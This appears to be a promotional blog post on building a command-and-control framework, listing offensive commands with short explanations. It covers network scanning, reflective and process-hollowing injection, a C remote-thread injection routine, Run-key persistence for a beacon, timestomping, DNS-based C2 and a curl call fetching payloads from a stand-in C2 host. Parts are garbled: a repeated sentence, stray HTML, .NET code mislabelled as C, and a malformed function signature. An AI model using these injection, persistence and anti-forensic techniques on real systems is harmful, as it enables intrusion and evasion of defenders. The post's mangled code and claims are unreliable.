
Listen to this Post

Introduction:
The development of a Command and Control (C2) framework represents a critical endeavor in both offensive security operations and adversarial simulation. This deep-dive explores the technical construction of a sophisticated C2 system, as chronicled by an offensive security engineer, detailing the implementation of stealth, automation, and post-exploitation techniques that define modern cyber operations.
Learning Objectives:
- Understand the core components and architecture of a custom Command and Control framework.
- Learn and apply advanced techniques for operational stealth, including memory-resident execution and API-based payload delivery.
- Implement host enumeration, automated post-exploitation, and process injection within a C2 context.
You Should Know:
1. Internal Network Reconnaissance & Port Scanning
`nmap -sS -sV -O -T4 -A -p- 192.168.1.0/24`
This Nmap command performs a comprehensive network sweep. The `-sS` flag initiates a SYN stealth scan, `-sV` probes open ports for service/version detection, `-O` enables OS fingerprinting, `-T4` sets aggressive timing, `-A` enables advanced detection scripts, and `-p-` scans all 65,535 ports. This foundational reconnaissance provides the attacker with a complete map of the target network, identifying potential entry points and vulnerable services.
2. Reflective DLL Injection for Stealth Execution
`Invoke-ReflectivePEInjection -PEBytes $Bytes -ForceASLR`
This PowerShell command, part of the PowerSploit framework, loads a Portable Executable (PE) directly into memory without touching the disk. The `-PEBytes` parameter accepts the byte array of the DLL, while `-ForceASLR` ensures Address Space Layout Randomization compatibility. This technique evades traditional file-based antivirus detection and leaves minimal forensic evidence, as the malicious code exists only in volatile memory.
3. Process Hollowing for Advanced Persistence
`./phollow.exe -t explorer.exe -p payload.bin`
This hypothetical process hollowing utility spawns a legitimate process (explorer.exe) in a suspended state, then “hollows out” its memory space and replaces it with malicious code (payload.bin). The process then resumes execution, appearing legitimate to monitoring tools while actually running attacker code. This technique bypasses process-based detection mechanisms.
4. API-Driven Payload Serving
`python3 -m http.server 8443 –directory /payloads`
A simple Python HTTP server can serve payloads to compromised systems. In advanced implementations, this would be replaced with authenticated API endpoints: `curl -H “Authorization: Bearer $token” https://c2-server.com/api/payloads/wmic_enum.json`. This approach allows for dynamic payload retrieval, version control, and access logging while blending with legitimate web traffic.
5. Automated Host Right-Click Context Menus
`Registery Key: HKEY_CLASSES_ROOT\shell\C2 Automation\command</h2>
Windows Registry modification enables custom right-click context menu entries. The default value would point to a script:“C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” -WindowStyle Hidden -File “C:\tools\c2-automate.ps1” “%1″`. This allows operators to quickly execute common post-exploitation commands against selected hosts through a streamlined interface.
6. WMIC for System Enumeration
`wmic computersystem get Name, Domain, Manufacturer, Model, TotalPhysicalMemory`
Windows Registry modification enables custom right-click context menu entries. The default value would point to a script:
This Windows Management Instrumentation Command queries critical system information without requiring administrative privileges. The output reveals the computer name, domain membership, hardware specifications, and installed RAM—all valuable intelligence for understanding the target environment and planning subsequent attack steps.
7. Process Migration via DLL Injection
`migrate -p 1234 -e explorer.exe`
In C2 frameworks like Metasploit, this command migrates the current payload to another process (explorer.exe with PID 1234). The technical implementation involves opening a handle to the target process, allocating memory, writing the shellcode, and creating a remote thread. This maintains access if the initial compromised process is terminated.
8. PowerShell Reflection Without Powershell.exe
`$assembly = [System.Reflection.Assembly]::Load($bytes)`
`$method = $assembly.GetType(“Namespace.Class”).GetMethod(“Main”)`
`$method.Invoke($null, $null)`
This C code demonstrates loading and executing a .NET assembly entirely from memory. When compiled and executed through alternative hosts (like installutil.exe or msbuild.exe), this technique bypasses PowerShell logging and execution policy restrictions while achieving the same result as reflective DLL injection.
9. Stealth Beacon Communication
`beacon > sleep 60000; jitter 25; maxdns 255`
This C2 configuration increases the beacon’s sleep time to 60 seconds, adds 25% jitter to avoid predictable patterns, and limits DNS packet size to 255 bytes to blend with legitimate traffic. These settings significantly reduce the likelihood of detection by network monitoring tools and behavioral analysis systems.
10. Automated Service Enumeration
`sc query type= service state= all | findstr “SERVICE_NAME”`
This Windows Service Control command lists all installed services along with their current state (running/stopped). Attackers use this information to identify vulnerable services, potential privilege escalation vectors, or security software that might interfere with their operations.
11. Network Share Discovery
`net view \\target-pc /ALL`
This simple Windows command reveals shared resources on a target computer, including administrative shares (C$, ADMIN$). The output helps attackers identify lateral movement opportunities, data exfiltration paths, or misconfigured permissions that could be exploited.
12. Registry-Based Persistence
`reg add “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” /v “CleanUp” /t REG_SZ /d “C:\tools\beacon.exe”`
This command adds a registry entry that automatically executes the beacon payload upon user login. This persistence mechanism survives reboots and maintains access to the compromised system without requiring more sophisticated techniques like kernel-level rootkits.
13. Process Injection Detection Evasion
`BOOL InjectCode(HANDLE hProcess, BYTE payload, SIZE_T payloadSize) {
LPVOID pRemoteMemory = VirtualAllocEx(hProcess, NULL, payloadSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProcess, pRemoteMemory, payload, payloadSize, NULL);
CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pRemoteMemory, NULL, 0, NULL);
return TRUE;
}`
This C code demonstrates the fundamental process injection technique: allocating memory in a remote process, writing shellcode, and executing it via a remote thread. Modern EDR solutions detect this through API hooking, necessitating more advanced evasion methods.
14. Timestomping for Anti-Forensics
`Set-ItemProperty -Path $file -Name LastWriteTime -Value (Get-Date “01/01/2020 12:00:00”)`
This PowerShell command modifies a file’s timestamp to blend with legitimate system files. When combined with other anti-forensic techniques, this makes incident response and forensic timeline analysis significantly more challenging.
15. DNS-Based C2 Communication
`nslookup -type=TXT command.c2domain.com`
This command queries TXT records from a DNS server, which can be used to transmit commands from the C2 server to the implant. DNS tunneling is difficult to detect and block because DNS is essential for normal network operations and typically receives less scrutiny than HTTP traffic.
What Undercode Say:
- Custom C2 development represents the pinnacle of offensive tradecraft, moving beyond detection signatures into behavioral evasion.
- The shift toward memory-resident operations and API-driven infrastructure reflects the evolving cat-and-mouse game with EDR solutions.
- Process injection and migration techniques continue to evolve, with increasing focus on abusing legitimate Windows mechanisms rather than overt malware.
- The professionalization of offensive tooling includes user experience considerations, demonstrating how advanced threats prioritize operational efficiency.
- Future defensive strategies must focus on behavioral detection rather than static indicators, as custom frameworks render signature-based detection obsolete.
Prediction:
The meticulous development of custom C2 frameworks signals a broader shift in the cybersecurity landscape toward highly specialized, evasive tooling that bypasses commercial security solutions. As these frameworks incorporate more AI-driven decision-making and blockchain-based resilient infrastructure, defenders will face an increasingly asymmetric battle. Within three years, we anticipate the emergence of self-modifying C2 frameworks that automatically adapt their TTPs based on environmental detection capabilities, rendering traditional IOC-based defense largely obsolete and forcing a fundamental rearchitecture of enterprise security monitoring.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jwallaceni Internal – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


